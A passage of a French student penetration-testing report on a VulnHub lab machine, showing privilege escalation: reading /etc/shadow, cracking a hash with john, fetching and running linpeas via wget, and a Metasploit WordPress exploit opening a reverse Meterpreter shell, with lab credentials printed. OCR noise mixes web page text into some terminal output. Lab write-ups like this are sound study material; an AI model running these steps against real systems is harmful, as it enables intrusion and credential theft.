
```
www-data@vtcsec:$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helperHello world!
/usr/lib/eject/pcmcrypt-get-device
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-gtk/chrome-sandboxnenter on I
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/sbin/pppd
/bin/ping6
/bin/fusermount
/bin/umount
/bin/su
/bin/ping
/bin/mount
/bin/ntfs-3g
```

FIGURE 3.48 – Essai numéro 2 pour l'élévation de privilèges avec SUID

Il n'y a pas de fichiers, trouvés par la commande, qui peuvent être exploités. En effet, par exemple pour « /bin/su » qui permet de changer d'utilisateur ou d'obtenir un shell sous un autre utilisateur, même si le bit SUID est activé, « su » nécessite le mot de passe de l'utilisateur cible, que je ne possède pas dans ce cas (par exemple, le

mot de passe root). Autre exemple, pour « /bin/ping6 » qui est utilisé pour vérifier la connectivité réseau à l'aide d'ICMPv6, elles ne permettent pas directement une escalade de priviléges car c'est pour faire des diagnostics réseau.

J'arrive par ailleurs, à afficher le fichier « /etc/passwd ». Voici le contenu du fichier :



```
/bin/htcs:~$  
www-data@vtcsec:$ cat /etc/passwd  
cat /etc/passwd  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin  
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
systemd-timesync:x:100:102:systemd Time Synchronization,,,,:/run/systemd:/bin/false  
systemd-network:x:101:103:systemd Network Management,,,,:/run/systemd/netif:/bin/false  
systemd-resolve:x:102:104:systemd Resolver,,,,:/run/systemd/resolve:/bin/false  
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,,:/run/systemd:/bin/false  
syslog:x:104:108::/home/syslog:/bin/false  
_apt:x:105:65534::/nonexistent:/bin/false  
messagebus:x:106:110::/var/run/dbus:/bin/false  
uuidd:x:107:111::/run/uuidd:/bin/false  
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false  
whoopsie:x:109:117::/nonexistent:/bin/false  
avahi-autoipd:x:110:119:Avahi autoip daemon,,,,:/var/lib/avahi-autoipd:/bin/false  
avahi:x:111:120:Avahi mDNS daemon,,,,:/var/run/avahi-daemon:/bin/false  
dnsmasq:x:112:65534:dnsmasq,,,,:/var/lib/misc:/bin/false  
colord:x:113:123:colord colour management daemon,,,,:/var/lib/colord:/bin/false  
speech-dispatcher:x:114:29:Speech Dispatcher,,,,:/var/run/speech-dispatcher:/bin/false  
hplip:x:115:7:HPLIP system user,,,,:/var/run/hplip:/bin/false  
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,,:/bin/false  
pulse:x:117:124:PulseAudio daemon,,,,:/var/run/pulse:/bin/false  
rtkit:x:118:126:RealtimeKit,,,,:/proc:/bin/false  
saned:x:119:127::/var/lib/saned:/bin/false  
usbmux:x:120:46:usbmux daemon,,,,:/var/lib/usbmux:/bin/false  
marlinspike:x:1000:1000:marlinspike,,,,:/home/marlinspike:/bin/bash  
mysql:x:121:129:MySQL Server,,,,:/nonexistent:/bin/false  
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

FIGURE 3.49 – Contenu du fichier /etc/passwd

Ce sont tous les utilisateurs du système. Parmi ces utilisateurs, je remarque l'utilisateur marlinspike car son shell par défaut est « /bin/bash », contrairement à la majeure partie des autres utilisateurs qui ont des shells non interactifs comme (/usr/sbin/nologin ou /bin/false). Donc marlinspike est un utilisateur interactif du système, et probablement un utilisateur légitime ou administrateur de la machine.

J'affiche également le fichier « /etc/passwd ». Voici le contenu du fichier :

```
www-data:!:17484:0:99999:7::: change your theme completely
root:!:17484:0:99999:7::: change your theme completely
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7::: 1 Post
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7::: 1 Comment
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7::: less 4.9 running Twenty Seventeen theme.
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7::: unity
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7::: 0 pm Hello world!
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7::: 1 nt Comments
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uidd:*:17379:0:99999:7::: From A WordPress Commenter on Hello world!
lightdm:*:17379:0:99999:7::: Hi, this is a comment. To get started with moderating,
whoopsie:*:17379:0:99999:7::: editing, and deleting comments, please visit the
avahi-autopid:*:17379:0:99999:7::: comments screen in...
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:*:17379:0:99999:7::: Pending (0) Approved (1) Spam (0) Trash (0)
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtYw9.ov/aszTpWhLaC2x6Fvy5tpUUXQbUhCKb14/:17484:0:99999:7:::
mysql!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

FIGURE 3.50 – Contenu du fichier /etc/shadow

Ce fichier contient les informations des mots de passe des utilisateurs du système. Le fichier /etc/passwd est accessible en lecture pour tous mais /etc/shadow est généralement visible uniquement par l'administrateur (root). Chaque ligne du fichier correspond à un utilisateur et inclut des informations telles que le mot de passe mais chiffré, la date du dernier changement du mot de passe, etc. Dans le cas de la box, je retrouve l'utilisateur marlinspike. En sachant que j'ai le hash du mot de passe de cet utilisateur, je lance l'outil john qui permet de casser le hash. Pour ce faire, je copie et colle le hash dans un fichier et je lance le brute force avec john :

```
(root㉿kalisae)-[~/Desktop]
# vi john.txt
(root㉿kalisae)-[~/Desktop]
# cat -A john.txt
$6$wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtYw9.ov/aszTpWhLaC2x6Fvy5tpUUXQbUhCKb14/$
File System
[root@kalisae]-[~/Desktop]
# john john.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
```

FIGURE 3.51 – Brute force du hash de l'utilisateur marlinspike avec john

Pendant que le brute force opère et étant donné que je ne suis pas encore sûr de la méthode pour escalader mes priviléges, je décide d'utiliser l'outil linpeas. Linpeas est un outil extrêmement puissant qui permet de recueillir une grande quantité d'in-

formations détaillées sur la machine cible. Il est conçu pour rechercher des failles de sécurité et des configurations erronées qui pourraient potentiellement permettre d'augmenter les priviléges d'un utilisateur non privilégié à un utilisateur avec des droits root. C'est, en fait, un outil d'audit qui s'exécute sur la machine cible et recueille un maximum d'informations.

Je commence alors par télécharger l'outil linpeas depuis Github sous la forme d'un binaire précompilé :

The screenshot shows a terminal window with the following content:

```
(sae㉿kalisae) [~] $ wget https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
--2024-12-05 23:01:14-- https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas_linux_amd64
Resolving github.com (github.com)... 140.82.112.3
Connecting to github.com (github.com)|140.82.112.3|:443... connected.
HTTP request sent, awaiting response ... 302 Found
Location: https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas_linux_amd64 [following]
--2024-12-05 23:01:14-- https://github.com/peass-ng/PEASS-ng/releases/download/20241205-c8c0c3e5/linpeas_linux_amd64
Reusing existing connection to github.com:443.
HTTP request sent, awaiting response ... 302 Found
Location: https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/eec599e4-bc7c-48b7-8333-6
Faws4_request&X-Amz-Date=20241205T220046Z&X-Amz-Expires=300&X-Amz-Signature=441a216e86757c87c58545473eb5b72a693cf6a7594f68
amd64&response-content-type=application%2Foctet-stream [following]
--2024-12-05 23:01:14-- https://objects.githubusercontent.com/github-production-release-asset-2e65be/165548191/eec599e4-b
s-east-1%2Fs3%2Faws4_request&X-Amz-Date=20241205T220046Z&X-Amz-Expires=300&X-Amz-Signature=441a216e86757c87c58545473eb5b72a
Dlinpeas_linux_amd64&response-content-type=application%2Foctet-stream
Resolving objects.githubusercontent.com (objects.githubusercontent.com)... 185.199.110.133, 185.199.109.133, 185.199.108.11
Connecting to objects.githubusercontent.com (objects.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 3215280 (3.1M) [application/octet-stream]
Saving to: 'linpeas_linux_amd64'

linpeas_linux_amd64                                     [  0%] 100%[=====] 100%
2024-12-05 23:01:15 (19.4 MB/s) - 'linpeas_linux_amd64' saved [3215280/3215280]
```

Below the terminal, there is a portion of a web browser interface showing a file download progress bar for "linpeas_linux_amd64". The progress bar is at 100%. The browser interface includes a "Save Draft" button and a "WordPress Events and News" section.

FIGURE 3.52 – Récupération de Linpeas sous la forme d'un binaire précompilé

Le binaire est téléchargé dans mon répertoire personnel de l'utilisateur « sae », l'utilisateur de ma Kali Linux. Je ne télécharge pas directement Linpeas sur ma machine cible car elle n'a pas accès à internet, en effet, je suis dans mon propre sous réseau. Ma Kali Linux a cependant accès à internet sur l'interface NAT que j'utilise pour télécharger Linpeas (démarrage de mon interface NAT pour l'accès internet mais je quitte mon sous réseau).

Ensuite, après m'être remis dans mon propre sous réseau avec ma Kali Linux et pour faire en sorte de télécharger Linpeas sur ma machine cible, je lance un serveur WEB local sur le port 8080. De ce fait, tout fichier ou répertoire dans le répertoire courant sera accessible via ce serveur :

```
(sae@kalisae)@[~]  WordPress 4.9 running Twenty Seventeen theme.  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
192.168.56.112 - - [05/Dec/2024 23:05:09] "GET /linpeas_linux_amd64 HTTP/1.1" 200 -  
  
Exception occurred during processing of request from ('192.168.56.112', 55000). Save and log  
the exception for troubleshooting.
```

FIGURE 3.53 – Lancement d'un serveur WEB en local sur le port 8080 sur la Kali Linux

Il me reste plus qu'à télécharger le fichier linpeas depuis l'adresse IP de ma Kali Linux avec wget :

```
www-data@vtcsec:$ wget http://192.168.56.110:8080/linpeas_linux_amd64  
wget http://192.168.56.110:8080/linpeas_linux_amd64  
-- 2024-12-05 17:05:08 -- http://192.168.56.110:8080/linpeas_linux_amd64  
Connecting to 192.168.56.110:8080 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 3215280 (3.1M) [application/octet-stream]  
linpeas_linux_amd64: No such file or directory  
  
Cannot write to 'linpeas_linux_amd64' (Success). 1 Page  
www-data@vtcsec:$ ls -alh  
ls -alh 1 Comment  
total 0  
www-data@vtcsec:$ cd /tmp
```

FIGURE 3.54 – Premier essai récupération du binaire linpeas

Je récupère ainsi le binaire linpeas_linux_amd64 sur la cible. Dans la capture ci-dessus, le téléchargement n'a pas fonctionné car je n'ai pas les droits nécessaires pour écrire dans le répertoire actuel.

L'erreur "cannot write to 'linpeas_linux_amd64' (Success)" indique que le fichier ne peut pas être créé ou enregistré dans le répertoire de travail en raison de restrictions d'écriture, même si la commande s'est exécutée sans erreur.

Pour résoudre ce problème, je me déplace dans le répertoire « /tmp/ » pour être sur que l'utilisateur www-data a les droits nécessaires.

```
www-data@vtcsec:~$ cd /tmp
cd /tmp
chdir: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:~$ wget http://192.168.56.110:8080/linpeas_linux_amd64
wget http://192.168.56.110:8080/linpeas_linux_amd64
--2024-12-05 17:06:53-- http://192.168.56.110:8080/linpeas_linux_amd64
Connecting to 192.168.56.110:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3215280 (3.1M) [application/octet-stream]
Saving to: 'linpeas_linux_amd64'

linpeas_linux_amd64 100%[=====] 3.07M --.-KB/s   in 0.09s
```

Save Draft

WordPress Events and News

Recent Comments

2024-12-05 17:06:53 (33.6 MB/s) - 'linpeas_linux_amd64' saved [3215280/3215280]

Hi, this is a comment. I'd get started with moderating, editing, and deleting comments, please visit the Comments screen in...

City: Cincinnati

Submit Cancel

An error has occurred, which probably means the feed is down. Try again later.

An error has occurred, which probably means the feed is down. Try again later.

Meetups WordCamps News

FIGURE 3.55 – Deuxième essai récupération du binaire linpeas

Le téléchargement a été effectué avec succès. Par conséquent, maintenant, le binaire linpeas est présent sur la cible. On remarque aussi que le téléchargement a été fait sans problème dans les logs du serveur WEB :

```
(sae@kalisae)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.56.112 - - [05/Dec/2024 23:13:44] "GET /linpeas_linux_amd64 HTTP/1.1" 200 -
```

FIGURE 3.56 – Logs sur le serveur WEB, le binaire a bien été téléchargé depuis le serveur

Il me reste maintenant plus qu'à lancer linpeas sur la cible :




FIGURE 3.57 – Exécution de Linpeas sur la machine cible

La sortie de Linpeas est extrêmement détaillée et volumineuse, ce qui rend difficile de tout afficher ici. Par conséquent, je n'ai inclus que quelques captures intéressantes dans ce rapport. Toutefois, l'intégralité de la sortie de Linpeas, ainsi que toutes les captures associées, sont disponibles dans mon dépôt Git à l'adresse suivante : <https://github.com/nathanmartel21/S5-EthicalHacking/tree/main/Rapports/VulnHub/Basic%20Pentesting/Linpeas>.

Linpeas détecte que le fichier /etc/passwd est modifiable en écriture :

```
-rw-r--r-- 1 root root 546 Sep 18 2015 usr.sbin.ippusbxd
-rw-r--r-- 1 root root 1550 Oct 18 2017 usr.sbin.mysql
-rw-r--r-- 1 root root 1527 Jan 5 2016 usr.sbin.rsyslogd
-rw-r--r-- 1 root root 1469 Sep 8 2017 usr.sbin.tcpdump

Hashes inside passwd file? ..... No
Writable passwd file? ..... /etc/passwd is writable
Credentials in fstab/mtab? ..... No
Can I read shadow files? ..... root:::17484:0:99999:7 :::
daemon:*:17379:0:99999:7 :::
bin:*:17379:0:99999:7 :::

Legend: Pending (0) Approved (1) Spam (0) Trash (0)
```

FIGURE 3.58 – Le fichier /etc/passwd est modifiable en écriture

Il est donc possible de créer un compte et de s'y connecter dessus. Je laisse tourner Linpeas en tâche de fond et je remarque que le cassage du hash de marlinspike a été un succès :

```
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike (?)
1g 0:00:00:48 DONE (2024-12-06 18:58) 0.02074g/s 1038p/s 1038c/s 1038C/s kissamb10..kisses214
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

└─(root㉿kalisae)-[/home/sae/Desktop]
# john john.txt --show
?:marlinspike

1 password hash cracked, 0 left
```

FIGURE 3.59 – Le cassage du hash de marlinspike a été un succès

Le mot de passe de l'utilisateur marlinspike est alors marlinspike. Son mot de passe est la même chaîne de caractères que son nom d'utilisateur. De ce fait, je me connecte en SSH avec l'utilisateur marlinspike sur la cible :

```
[root@kalisae]~[~/home/sae/Desktop]
# ssh -l marlinspike 192.168.56.112
The authenticity of host '192.168.56.112 (192.168.56.112)' can't be established.
ED25519 key fingerprint is SHA256:ZEGvF8tQ4SMYJ0aKofsm1TFy5G+/ey3R7Fxd9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.112' (ED25519) to the list of known hosts.
marlinspike@192.168.56.112's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

19 packages can be updated.
19 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~$
```

FIGURE 3.60 – Connexion à distance avec l’utilisateur marlinspike sur la machine cible

J’aurai tout à fait pu directement faire un su marlinspike depuis ma session shell metasploit avec l’utilisateur www-data mais je veux garder cette session d’une part pour garder Linpeas tourner et d’autre part pour regarder s’il est possible de faire de l’escalation de privilèges autrement avec l’utilisateur www-data.

La connexion avec l’utilisateur marlinspike a été un succès, je suis connecté sur la machine cible :

```
marlinspike@vtcsec:~$ id
uid=1000(marlinspike) gid=1000(marlinspike) groups=1000(marlinspike),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
marlinspike@vtcsec:~$ sudo -l
[sudo] password for marlinspike:
Matching Defaults entries for marlinspike on vtcsec:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marlinspike may run the following commands on vtcsec:
    (ALL : ALL) ALL
marlinspike@vtcsec:~$ sudo -s
root@vtcsec:~# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~#
```

FIGURE 3.61 – Élévation de privilèges jusqu’à root avec marlinspike

Comme pour l’utilisateur www-data, je lance la commande sudo -l pour afficher la liste des commandes que l’utilisateur peut exécuter avec des privilèges root sans fournir forcément de mot de passe. Marlinspike peut exécuter des commandes en tant que n’importe quel utilisateur (ALL) et peut également exécuter des commandes en tant que n’importe quel groupe (ALL). Il peut donc exécuter toutes les commandes sans restrictions. L’utilisateur Marlinspike a les permissions de root avec sudo. De ce fait, j’exécute la commande « sudo -s » qui est le diminutif de « sudo

su ». Cela permet d'ouvrir un shell avec les priviléges de l'utilisateur root et je sais que le mot de passe de « marlinspike » à savoir « marlinspike ». La commande « id » m'indique que je suis connecté en tant qu'utilisateur root. L'objectif de la box est réalisé pour la cinquième fois.

Ensuite, si je reprends ce que m'a donné Linpeas et en sachant que le fichier « /etc/passwd » est modifiable en écriture et que Marlinspike dispose de tous les droits du système, je modifie le mot de passe de l'utilisateur root :

```
marlinspike@vtcsec:/$ sudo passwd root
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
marlinspike@vtcsec:/$
marlinspike@vtcsec:/$ su root
Password:
root@vtcsec:#
root@vtcsec:# id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:# █
```

FIGURE 3.62 – Modification du mot de passe de l'utilisateur root

Étant donné que l'utilisateur marlinspike dispose des priviléges nécessaires pour exécuter cette commande avec sudo, cela lui permet de changer le mot de passe du compte root sans nécessiter de mot de passe actuel pour root. La commande « id » m'indique que je suis connecté en tant qu'utilisateur root. L'objectif de la box est réalisé pour la sixième fois.

Ensuite, je tente une dernière solution pour exploiter la box. Pour rappel, la version de WordPress utilisée est la version 4.9. Je recherche alors s'il y a des exploits possibles pour cette version de WordPress avec Metasploit :

```
msf6 > search wordpress 4.9 rank:excellent
Matching Modules
=====
#  Name                                Disclosure Date  Rank      Check  Description
-  ____                                _____        _____
  0  exploit/multi/http/wp_crop_rce   2019-02-19    excellent Yes    WordPress Crop-image Shell Upload

Lost your session?
Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/http/wp_crop_rce
```

FIGURE 3.63 – Recherche Metasploit version WordPress

Cet exploit n'est pas le même que celui utilisé avant. Le dernier (wp_admin_shell_upload) exploitait le site WordPress où un utilisateur à des priviléges d'administrateur. Il téléchargeait un webshell sur le serveur via l'interface d'administration de WordPress. Ici, je vais exploiter la version de WordPress. Voici les paramètres saisis pour cet exploit :

```
msf6 exploit(multi/http/wp_crop_rce) > set RHOSTS 192.168.56.112
RHOSTS => 192.168.56.112
msf6 exploit(multi/http/wp_crop_rce) > set RPORT 80
RPORT => 80
msf6 exploit(multi/http/wp_crop_rce) > set TARGETURI /secret/
TARGETURI => /secret/
msf6 exploit(multi/http/wp_crop_rce) > set USERNAME admin
USERNAME => admin
msf6 exploit(multi/http/wp_crop_rce) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(multi/http/wp_crop_rce) > set LHOST 192.168.56.110
LHOST => 192.168.56.110
msf6 exploit(multi/http/wp_crop_rce) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/http/wp_crop_rce) > exploit
```

FIGURE 3.64 – Paramètres passés à l'exploit pour la réalisation de ce dernier

L'exploit nécessite également un couple utilisateur et mot de passe mais exploite cette fois-ci la version de WordPress et non l'interface de connexion. Après les paramètres saisis, il ne manque plus qu'à lancer l'exploit :

```
msf6 exploit(multi/http/wp_crop_rce) > exploit
[*] Started reverse TCP handler on 192.168.56.110:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload
[+] Image uploaded
[*] Including into theme
[*] Sending stage (39927 bytes) to 192.168.56.112
[*] Meterpreter session 3 opened (192.168.56.110:4444 → 192.168.56.112:35636) at 2024-12-07 14:46:06 +0100
[*] Attempting to clean up files ...

meterpreter > shell
Process 2794 created.
Channel 1 created.

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

FIGURE 3.65 – Exécution de l'exploit

La connexion a été un succès et je suis connecté en tant qu'utilisateur « www-data ». Ensuite, pour devenir root, il ne manque plus qu'à se connecter avec l'utilisateur « marlinspike » et montée en priviléges en lançant un shell avec les droits de super utilisateur (root). L'objectif de la box est réalisé pour la septième fois.

De plus, encore dans l'analyse de Linpeas, l'outil à trouver dans le fichier wp-config.php un nom de base de données utilisé par WordPress et un utilisateur et son mot de passe pour se connecter à la base de données :

```
Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 www-data www-data 2836 Nov 16 2017 /var/www/html/secret/wp-config.php
define('DB_NAME', 'wp_myblog');
define('DB_USER', 'root');
define('DB_PASSWORD', 'arootmysqlpass');
define('DB_HOST', 'localhost');
```

FIGURE 3.66 – Utilisateur et mot de passe trouvés avec Linpeas sur la base de données WordPress

J'essaie alors de me connecter à la base de données pour voir s'il n'y a pas de fichier flag :

```
marlinspike@vtcsec:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 8852
Server version: 5.7.20-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| wp_myblog |
+-----+
5 rows in set (0.02 sec)
```

FIGURE 3.67 – Connexion à la base de données avec l'utilisateur et le mot de passe trouvé

Je trouve alors une base de données nommée « wp_myblog » qui contient peut-être des informations sensibles :

```
mysql> use wp_myblog
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables from wp_myblog;
+-----+
| Tables_in_wp_myblog |
